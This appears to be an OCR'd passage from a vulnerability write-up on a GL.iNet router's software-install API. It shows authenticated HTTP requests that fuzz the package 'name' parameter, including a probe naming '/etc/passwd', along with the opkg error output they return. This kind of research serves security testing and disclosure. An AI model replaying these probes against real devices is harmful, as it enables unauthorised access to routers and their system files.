
Copyright © 2021 GL.iNet. All Rights Reserved.

```
Status: installed successfully
Stdout: Installing 464xlat (12) to root... Downloading
https://fw.gl-inet.com/releases/v19.07.8/packages-
3.0/ath79/packages/464xlat_12_mips_24kc.ipk Installing
kmod-nat46 (4.14.241+2017-05-12-683fbd2b-1) to root...
Downloading https://fw.gl-inet.com/releases/v19.07.8/kmod-
3.0/ath79/nand/kmod-nat46_4.14.241%2b2017-05-12-
683fbd2b-1_mips_24kc.ipk Configuring kmod-nat46.
Configuring 464xlat.
```



```
POST /cgi-bin/api/software/install HTTP/1.1
Host: 192.168.8.1
Content-Length: 16
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Authorization: b91d254a49b64d4a8031d368167de7b2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.199 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.8.1
Referer: http://192.168.8.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
Connection: close

name=/etc/passwd
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 149
Connection: close
Date: Mon, 24 Jul 2023 02:11:44 GMT
Server: lighttpd/1.4.48

{
  "code":-13,
  "stderr":
  "Collected errors:\n * opkg_install_cmd: Cannot install package \/etc\/passwd.\n",
  "stdout":"Unknown package '\/etc\/passwd'.\n"
}
```



Target: http://192.168.8.1

HTTP

Request


```
POST /cgi-bin/api/software/install HTTP/1.1
Host: 192.168.8.1
Content-Length: 5
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Authorization: b91d254a49b64d4a8031d368167de7b2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.199 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.8.1
Referer: http://192.168.8.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
Connection: close

name=
```

Response


```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 3858
Connection: close
Date: Mon, 24 Jul 2023 02:08:13 GMT
Server: lighttpd/1.4.48

{
  "code":0,
  "stderr":
  "opkg: the ``install'' command requires at least one argumen
  t\n",
  "stdout":
  "usage: opkg [options...] sub-command [arguments...]\nwhere
  sub-command is one of:\n\nPackage Manipulation:\n\tupdate\t\
  t\tUpdate list of available packages\n\tupgrade <pkgs>\t\tUp
  grade packages\n\tinstall <pkgs>\t\tInstall package(s)\n\tco
  nfigure <pkgs>\tConfigure unpacked package(s)\n\tremove <pkg
  s|regexp>\tRemove package(s)\n\tflag <flag> <pkgs>\tFlag pac
  kage(s)\n\t <flag>=hold|noprune|user|ok|installed|unpacked (
  one per invocation)\n\nInformational Commands:\n\tlist\t\t\t
  List available packages\n\tlist-installed\t\tList installed
  packages\n\tlist-upgradable\t\tList installed and upgradable
   packages\n\tlist-changed-conffiles\tList user modified conf
  iguration files\n\tfiles <pkg>\t\tList files belonging to <p
  kg>\n\tsearch <file|regexp>\tList package providing <file>\n
  \tfind <regexp>\t\tList packages whose name or description m
  atches <regexp>\n\tinfo [pkg|regexp]\tDisplay all info for <
  pkg>\n\tstatus [pkg|regexp]\tDisplay all status for <pkg>\n\
  tdownload <pkg>\t\tDownload <pkg> to current directory\n\tco
  mpare-versions <v1> <op> <v2>\n\t                    compare
```

WE NEED TO GO
DEEPER

